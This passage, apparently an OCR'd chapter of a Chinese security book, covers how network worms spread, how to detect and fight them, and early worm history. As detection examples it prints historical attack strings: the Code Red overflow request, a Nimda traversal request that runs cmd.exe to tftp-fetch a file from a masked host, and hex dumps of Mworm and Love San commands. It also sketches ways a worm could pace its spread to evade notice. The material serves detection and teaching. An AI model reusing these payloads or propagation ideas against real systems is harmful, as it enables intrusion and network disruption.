


图 16.5　被攻占的主机变成新的堡垒，继续传播蠕虫

16.2.5　为自然生态环境而努力：在同伴面前的决择，生或死

蠕虫为了生存不懈努力。上载到因特网之后，蠕虫必须处理系统资源的问题（获得食物），扩大疆域（搜索适合感染的新目标），抵御掠夺者（防火墙，反病毒软件，管理员，等等），还需要解决各种内部竞争的问题。在这种侵略性的环境里，只有精心设计的、高智能的代码才能幸免于难。假定所有生物体（包括蠕虫）的主要目标都是无限扩张——换句话说，夺取所有的领土，而不管它们是否自由。不过，事实上，这种想法是错误的。为了避免冻死、饿死、拥挤致死，生物体必须与邻为善，共建和谐社会。如果违反这条法则，

将不可避免地会出现极度混乱的局面。

绝大多数蠕虫在出生后就立即死去，只有少数给人们留下了深刻的印象。为什么会这样呢？因为资源是有限的，不控制人口增长肯定会导致自我毁灭。带宽、内存、存盘、处理器都对蠕虫的增长速度有所影响。

蠕虫必须小心翼翼地与信息空间的其他居民共同享用这些资源。如果任凭它们自己的意愿，蠕虫以几何级数的速度产卵，将使虫口呈爆炸性增长。然而，带宽是有限的，网络迟早会被蠕虫塞满（图 16.6），并最终陷入瘫痪，这不仅会阻碍自身的传播，也会惹恼疲惫的管理员，他们将打上最新的补丁并绞杀蠕虫。管理员号称只向那些招惹他们的蠕虫宣战。如果蠕虫小心谨慎地话，可能还有幸存的机会。

Ralph Burger 是研究“蠕虫传播速度会产生何种影响”的第一人。在那个时候，大家都很清楚病毒能感染本地机器上的文件（在那个时候，还没有网络蠕虫，因此没有讨论它们）；不过，由于感染活动太过于明显，因此，病毒的命运也就可想而知了（用户在恐慌中把硬盘低级格式化，重新安装操作系统、软件，等等）。再说，这样的病毒很少或根本不能从中捞到什么好处。




图 16.6　蠕虫迅速传播导致网络拥挤

考虑一个极端的例子。假设病毒在整个生命中只生一个小虫。这和单性繁殖类似，所以蠕虫总体数量将呈线性增长，直至超出系统负荷，在那之后，增速会有所下降，但蠕虫总量仍将持续上升。到最后，病毒会耗尽所有的处理器资源、内存、和硬盘空间，不堪重负的系统将陷入瘫痪，病毒也会因此而停止产卵。实际上，不会出现这种极端的情形，因

为察觉病毒的蛛丝马迹之后，计算机消毒系统就开始运转了。

从病毒第一次传播到被发现这段消逝的周期，因为其不同寻常的系统活动被称为蠕虫传播的潜伏期。大部分主机都是在这段时间内被感染的，这段时间是蠕虫幸存的较大机会。选择正确的传播策略很重要。大部分蠕虫过早夭折的原因就是因为选择了不正确的传播策略，以及没有控制产卵的速度。最常见的情形是以一分二的速率产卵，一个蠕虫变成二个；接下来，会出现 4 个，然后是 8 个，16 个，32 个，等等。这个过程与核裂变类似。两个例子都展示了未受控制爆炸链反应的特性。最初，病毒的增长速度非常缓慢，甚至可以忽略不计；然而，达到某个阈值后（类似于核反应中的临界物质），蠕虫将以爆炸性的速度产卵。在一小段时间之后——几天、甚至几个小时——蠕虫将感染所有脆弱的网络节点，此后，它将失去存在的意义，等待上帝的审判，比如说，凌晨 5 点被叫醒的、狂怒的管理员会将它大卸八块。（因为因特网的全球性，蠕虫倾向于袭击夜幕下的网络）。

倘若采用随机选择 IP 地址的算法（绝大部分蠕虫使用这个算法进行传播），当网络负载上升时，蠕虫的传播速度将会下降。出现这种情形，除了拥挤不堪的骨干网络造成的影响之外，部分原因是蠕虫试图生成一系列的随机字节覆盖从 00h 到 FFh 的整个范围，这将消耗大量的系统时间。要描述这个算法，没有 100 个步骤是下不来的。如果你不作弊的话，同样的字节将遇到多次，而其他的甚至一次都碰不到。蠕虫传播的情形也与此类似。在传播的最后阶段，蠕虫将偏执的重复感染已经被感染的计算机，由此而产生上千兆的流量，没有任何目的。

为了解决这样的问题，Morris 蠕虫采用了独创的算法。首先，它列出感染机器上的可信主机。/etc/hosts.equiv 和.rhosts 文件包含可信主机的清单。另外，搜索包含电子邮件地址的.forward 文件，这意味着目标地址不是随机的。从而不用测试大量不存在的地址，把重复感染的可能性降到最小。许多邮件蠕虫也采用类似的方法访问 Outlook Express 地址薄。这个方法工作得很好。在 symantec(http://www.symantec.om)的网站上，可以找到一个有趣的工具——VBSim（它是病毒和蠕虫的模拟系统），它分析比较不同种类的蠕虫的效率。

此外，Morris 蠕虫按一定的周期交换已感染节点的清单，从而避免重复感染。如果蠕虫自带内部通信机制，可以减少很多不必要的网络流量。而且，如果这个问题得以妥善解决，应该可以避免网络拥塞。比方说，蠕虫在感染所有的脆弱节点后，进入冬眠期，将活动减至最小。也可能更进一步，为每个蠕虫分配预定义的 IP 范围，严格限定它们只在此范围内活动，新生的蠕虫自动继承这条规则。在这之后，感染网络的进程将花非常短的时间，也不会重复检查同一 IP 地址。超出存储的 IP 地址后，蠕虫将它的内部计数器重置为最初状态，发起第二波感染。在那时，已经感染的主机当中，部分被治愈（但或许没有打补丁），部分可能会被重新感染。

无论如何，精心设计的蠕虫不会引起网络拥塞。只有那些恼人的编程错误才把这样的

威胁变成现实，而这并非程序员的本意。初看起来，这样的蠕虫似乎没有什么危害，管理员甚至可以忽略关于威胁的消息（因为暗示的规则是，不必理睬它，它自己会停止）。就这样，漏洞像原来那样，仍没有补上，在不适宜的时候，网络又瘫痪了。

我们可以从 Code Red 病毒的传播过程中学到很多东西，比如说，在感染高峰期，24 小时内有超过 359,000 主机被感染。这些数据从何而来？Berkeley Laboratory 在本地局域网专门安装了一个软件，监控、捕获所有的 IP 包并分析 IP 头。那些发向不存在的主机和重定向到 80 端口的包被认为是被感染主机发送的（Code Red 利用 Microsoft IIS 里的漏洞传播）。通过计算唯一发送者的 IP 地址，可以估计出病毒数量的保守值。如果你有兴趣的话，可以查看蠕虫在网上传播的动态。参见：http://www.caida.org/analysis/security/code-red/newframes-small-log.mov。在同一网站上，还有一份文档为这个电影片段作了详细的注释：http://www.caida.org/analysis/security/code-red/coderedv2_analysis.xml。这个例子给人们留下了深刻的印象，并有一定的教育意义。我强烈推荐大家观看这段影片并阅读这个文档，尤其是病毒作者。或许他们最好能学习怎样避免使整个因特网因为他们的创造而瘫痪。




图 16.7　蠕虫传播速度与时间的关系

图 16.7 说明了蠕虫传播速度与时间之间的关系。开始时，蠕虫传播速度比较慢，甚至是懒洋洋地。不过，即使这样，它仍只花几个小时就感染了主要的网络主机，在那之后，它的子民几乎遍布所有的工业化国家。这时，网络负载急剧增长；ISP 仍然掌握着控制权。大约 12 个小时之后，蠕虫开始以爆炸性的速度产卵，流量跳跃式的增长几千次，大部分网络资源陷入瘫痪。这虽然减缓了蠕虫的传播，但为时已晚，最大最好的脆弱服务器全部被感染了。图中下降的曲线反映了那些负责任的管理员正在恢复陷入瘫痪的网段。他们正在打补丁吗？或许！当病毒停止传播 4 个小时以后，又发动了第二轮攻势，曲线再次急剧上升，和新的顶峰比起来，以前的最高点只能算是小土包。每分钟涂掉 12,000 个 Web 页面，给人们留下了深刻的印象吗？

16.2.6　怎样发现蠕虫

寻找精心设计的、不太贪婪的蠕虫可不是一个简单的任务。每个东西都有其特征，这类蠕虫也不例外；不过，这些特征不太可靠，只有反汇编才能找出真正的答案。那么应该反汇编什么呢？对文件型病毒来说，这是不言而喻的：在一定范围内，用专门准备的“模式”饲养系统，并观察它们是否改变。按照预定义的模式检查系统文件的完整性，就能得到比较好的结果。在 Windows 操作系统里，有特殊的工具——sfc.exe，尽管专门的磁盘工具可能更擅长处理这个任务。

蠕虫比文件型病毒的选择面要宽一些，它们甚至都不碰文件系统，而是迁入脆弱进程的地址空间。通过外观识别恶意代码是不现实的，但分析整个内存 dump 又太复杂了，而且是个体力活。确实是这样的，尤其是在没有明确的指令把控制权交给蠕虫的情形下（更多细节参见“16.2.1 蠕虫结构解剖”一节）。

然而，没人见过有教养的、举止得体的蠕虫。偶尔可能会碰到有才华的程序员精心打造的高智商蠕虫。不过，我敢说实际碰到的蠕虫在一定程度上都存在设计错误，可以通过些设计错误揭露恶意代码的存在。

蠕虫存在的最明显的特征是，系统向外发出大量的 TCP/IP 连接请求，而其中大部分 IP 地址并不存在。系统源源不断的发送这样的数据包，或者在间隔（假设，3 或 5 秒）的时间段里有规律的发送这样的包。同时，建立连接时一般不用域名，直接用 IP 地址。

不是每个流量分析仪都能发现这种情形，因为在连接函数层，连接通常被 gethostbyname 函数用适当的域名返回的 IP 地址建立。

然而，像前面提到的那样，蠕虫可以扫描本地文件来寻找合适的域名。这些文件可能是邮件客户端的地址薄，可信域的清单，甚至是 HTML 文档（对 HTTP 蠕虫来说，页面里指向其他网站的连接是宝贵的祭品）。我们可以轻易发现蠕虫扫描文件的行为。为了完成这个任务，观察“底饵”就够了——在正常的情况下，从来没有人会打开这些文件（包括反病毒扫描器或安装在系统里的守护程序）。然而，蠕虫可能会关注这些文件并感染它们。定期检查这些文件的最后访问时间就行了。

蠕虫存在的另外的明显特征是——异常的网络活动。大部分蠕虫产卵的速度非常快，使外出的网络流量急剧上升；另外的特征是，系统打开的端口并不是你打开的，而且没有发现监听这些端口的进程。不过，也可能会出现蠕虫在监听一个端口，但并没有打开的情形。为了完成这个任务，蠕虫把代码注入低级网络服务就行了。因此，有经验的管理员通常会考虑用网络流量分析仪获得可疑的数据。

带有可疑内容的包可以充当蠕虫存在的第三个特征。在这里，术语“包”不仅被解释为 TCP/IP 包，也被解释为包含可疑文本的电子邮件（蠕虫可能把自己伪装成垃圾邮件，但管理员通常没有充足的时间和耐心来仔细研究每一封垃圾邮件）。在这一层面，TCP 包可以提供更多的信息，因为它们的分析能被自动化。但是，什么才是我们真正想找的？不幸的是，没有确定的答案；尽管如此，仍有一些线索。尤其是，当与 Web 服务器和 GET 请求相关时，最典型的 shellcode 的特征如下所示：

- 命令行解释器（cmd.exe 和 sh）和系统函数库（admin.dll 和类似的文件）
- 三个或更多的 NOP 机器指令链，大致如下：%u9090
- 例如 call esp, jmp esp，和 int 80h 之类的机器指令（这类指令的清单太长了，就不在这里提供了）
- 无意义的序列，例如病毒用来引起溢出错误的.\.\.\ 或 XXX

然而，不要尝试直接对包里包含的、看起来像是引起溢出并捕获系统特权的二进制码进行反汇编。因为我们不可能预先知道蠕虫将把控制权交给 shellcode 的哪个字节。确定进入点可不是一件容易的事。不能假定它就是包或二进制代码的第一个字节；也不要依赖自动搜索，因为搜索的结果在大部分情况下都没有用。对蠕虫来说，随便把 shellcode 加密一下，就会掩藏所有的特征。不过，因为溢出缓冲区一般比较小，带解密器的蠕虫头很难生存。

至少有三个知名的蠕虫：Code Red，Nimda，和 Slammer，可以通过自动分析把它们找出来。

清单 16.6　Code Red 的蠕虫头在第一个接收到的包里

```
GET /default. ida?
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
%u9090%u6858%ucbd3%u7801%u9090%u6858%ucbd3%u7801%u9090%u6858%ucbd3%u
7801%u9090%u9090%u8190%u00c3%u0003%u8b00%u531b%u53ff%u0078%u0000%u00
= a HTTP 1.0
Content- type: text/ xml,
Content- length: 3379
```

清单 16.7　Nimda 的蠕虫头

```
GET /scripts/..%c0%2f../winnt/system32/cmd.exe?/
c+tftp%20-i%20XXX.XXX.XXX.XXX%20GET%20Admin.dll%20c:\Admin.dll
```

如果蠕虫包含没有加密的文本字符串（这是最常见的情形），甚至直接查看被感染文件的 HEX 码，就能发现它的恶意本性。

清单 16.8　Mworm 病毒的片段

```
00005FA0:  47 45 54 20 2F 73 63 72 | 69 70 74 73 2F 2E 2E 25   GET /scripts/..%
00005FB0:  63 31 25 31 63 2E 2E 2F | 77 69 6E 6E 74 2F 73 79   c1%1c../winnt/sy
00005FC0:  73 74 65 6D 33 32 2F 63 | 6D 64 2E 65 78 65 3F 2F   stem32/cmd.exe?/
00005FD0:  63 2B 63 6F 70 79 25 32 | 30 63 3A 5C 77 69 6E 6E   c+copy%20c:\winn
00005FE0:  74 5C 73 79 73 74 65 6D | 33 32 5C 63 6D 64 2E 65   t\system32\cmd.e
00005FF0:  78 65 25 32 30 63 3A 5C | 4D 77 6F 72 6D 2E 65 78   xe%20c:\Mworm.ex
00006000:  65 20 48 54 54 50 2F 31 | 2E 30 0D 0A 0D 0A 00 00   e HTTP/1.0♪■♪■
```

有些蠕虫的作者，为了减小蠕虫的体积并伪装它，通常用加壳软件给蠕虫加壳。在分析这类蠕虫时，需要先把它脱壳。

清单 16.9　脱壳后的 Love San 蠕虫片段

```
000021EC:  77 69 6E 64 6F 77 73 75 | 70 64 61 74 65 2E 63 6F   windowsupdate.co
000021FC:  6D 00 25 73 0A 00 73 74 | 61 72 74 20 25 73 0A 00   m %s■ start %s■
0000220C:  74 66 74 70 20 2D 69 20 | 25 73 20 47 45 54 20 25   tftp -i %s GET %
0000221C:  73 0A 00 25 64 2E 25 64 | 2E 25 64 2E 25 64 00 25   s■ %d.%d.%d.%d %
0000222C:  69 2E 25 69 2E 25 69 2E | 25 69 00 72 62 00 4D 00   i.%i.%i.%i rb M
0000223C:  64 00 2E 00 25 73 00 42 | 49 4C 4C 59 00 77 69 6E   d . %s BILLY win
0000224C:  64 6F 77 73 20 61 75 74 | 6F 20 75 70 64 61 74 65   dows auto update
0000225C:  00 53 4F 46 54 57 41 52 | 45 5C 4D 69 63 72 6F 73    SOFTWARE\Micros
0000226C:  6F 66 74 5C 57 69 6E 64 | 6F 77 73 5C 43 75 72 72   oft\Windows\Curr
0000227C:  65 6E 74 56 65 72 73 69 | 6F 6E 5C 52 75 6E 00 00   entVersion\Run
```

分析 dump 时，你可以搜索下面这些内容：可疑的消息，各种协议的指令（GET，HELLO，等等），系统函数库名，命令行解释器，操作系统的命令，管道符，你没有浏览的 URL，你没有使用的服务，IP 地址，负责应用程序自动启动的注册表键值，等等。

寻找蠕虫头时，记住，exploit 的 shellcode 通常位于数据段，一般包含好认的机器码。实际上，在 Linux 蠕虫里，几乎总能碰到负责直接调用系统函数的 CDh 80h（int 80h）指令。

通常，在分析十几个蠕虫之后，如果你非常细心的话，应该能掌握它们的基本概念，之后，你将可以在其他生物体内轻易认出大部分典型的构造。不与蠕虫为伍，是不可能研究它们的。

16.2.7 怎样战胜蠕虫

100%防蠕虫是不可能的。另一方面，所有大规模流行的蠕虫都是在补丁发布很长一段时间后出现的，被攻击的计算机几个月甚至几年没升级了。作为管理员，维护的服务器被感染是其不负责任和疏忽应得的惩罚。然而，面向家用计算机时，情形有所不同。一般的用户没有知识、技能、时间、或金钱来有规律地下载被称为 service pack 的几百兆垃圾，而且在安装之后，常常会带来一系列兼容性的问题。不合格的用户从来不打补丁，也不升级系统，看样子，他们在将来也不太可能会这样做。

理解反病毒软件几乎不能战胜蠕虫是重要的。这是因为它们在诊治机器时，并没有从根本上消除安全漏洞，蠕虫会再次光临。盲目依靠防火墙也不是权宜之计。虽然它们可以迅速关闭脆弱的端口，过滤包含病毒特征的网络包。如果病毒攻击无关紧要的服务端口，防火墙可以应付（倘若没有把防火墙作为攻击的目标）。然而，如果蠕虫通过公开的服务（如 Web）传播，情形就变得不妙了。关闭需要使用的端口是不能容忍的，因此，为了寻找蠕虫留下的某些痕迹，有必要分析 TCP/IP 流量。换句话说，在控制论的动物群中寻找个别代表是有必要的。

有些公司制造基于可编程逻辑设备（PLD）的高性能硬件扫描器（图 16.8），它的详细介绍参见 http://www.arl.wustl.edu/~lockwood/publications/ MAPLD_2003_e10_lockwood_p.pdf。然而，这通常只能头痛医头、脚痛医脚。现在还没有哪个扫描器可以智能识别变形蠕虫，因为在实时模式下，实现这样的分析需要强大的硬件。通常，扫描器的成本可能与病毒攻击所引起的损失相当（毫无疑问，以后会出现这样的蠕虫）。同时，软件扫描器会严重影响系统的性能。




图 16.8 硬件流量分析仪

一个强大且根本性的保护措施是创建系统快照，连同所有安装的应用程序一起（译者注：ghost 是个不错的选择）；在发生紧急事件时，用它恢复系统；或者定期用它恢复系统，每天一次，或每月一次。在 Windows NT 里，可以用内置的 BACKUP 和系统调度程序完成。

不过，如果病毒感染用户文件（例如，文档，电子邮件，或下载的 Web 页面），这个措施将不会有任何帮助。理论上，文件监视器和版本控制系统可以发现被感染的用户文件。然而，实际上，它们很难区分是病毒引起的改变，还是用户自己引起的改变。不过，可以用诱饵饲养病毒，周期性地控制它的完整性。

16.2.8　暴风雨前的平静结束了？

来自战场的战报越来越相似。从新世纪的第一年开始，陆续出现了十几个破坏性的病毒，危及几百万台计算机。我无法提供更精确的数据，不同的情报机构倾向于估计不同的流行的比例；因此，大约 10 到 100 倍的差异是正常的。无论如何，自 Morris 蠕虫以来，最后的平静结束了。病毒作者从酣睡中苏醒，蠕虫逐渐成为一种流行的攻击方式。回想所有的一切是怎么开始的。

Melissa 首先发出了明确的信号，它是第一个典型的、通过电子邮件传播的宏病毒。不能自我繁殖，严格来讲，它算不上网络蠕虫。它传播的前提是，需要大量满足下列条件的、不合格的用户：

- 计算机上装有 Microsoft Word；
- 忽略文档里存在宏的警告，或者默认处理这样的宏；
- 使用 Outlook Express 地址薄；
- 粗心地打开电子邮件的附件。

嗯，这样的用户有很多！按照不同的估计，Melissa 感染全世界几十万到 1.5 百万台计算机，包括所有的工业化国家。

情报机关和反病毒软件公司的最大失误是，他们为耸人听闻的事件奔波，使 Melissa 的出现成为各大媒体的头条新闻。通过他们的所作所为，驱使大量的程序员纷纷效仿。像往常一样，最初的模仿者只是简单的效法。因特网中充斥着四外传播的病毒群，它们利用邮件附件传播并用特殊的格式掩饰它们的病毒体。通过可执行文件传播的病毒可能是最粗鲁的。但令人不可思议的是，的确有这样的用户启动这样的文件。采用隐藏和伪装方法（类似于把可执行文件插入图片）的病毒出现得稍晚一些。谈论最多的、耸人听闻的 Love Letter 病毒，因为其“罗曼蒂克式的”名字而臭名昭著，但从技术上看，它没有任何创新。和它的前辈类似，也是通过电子邮件的附件传播的，只不过新增了 Visual Basic script。三百万被感染的机器——这个记录，甚至连 Love San 蠕虫都没能超越。这也警示我们，总会有天真的用户把专家的警告当做耳边风。

有经验的用户（对他们的专业技术，没什么可说的）对通过邮件传播的蠕虫并不感冒。他们假设它们是安全的。但是当 Klez 蠕虫出现时，关键时刻到来了，它利用 floating-frames 错误传播，影响 Microsoft Internet Explorer。这一次，只要打开消息，就会被感染，而不管

你是否主动打开附件，网络通信会立即发出警报。

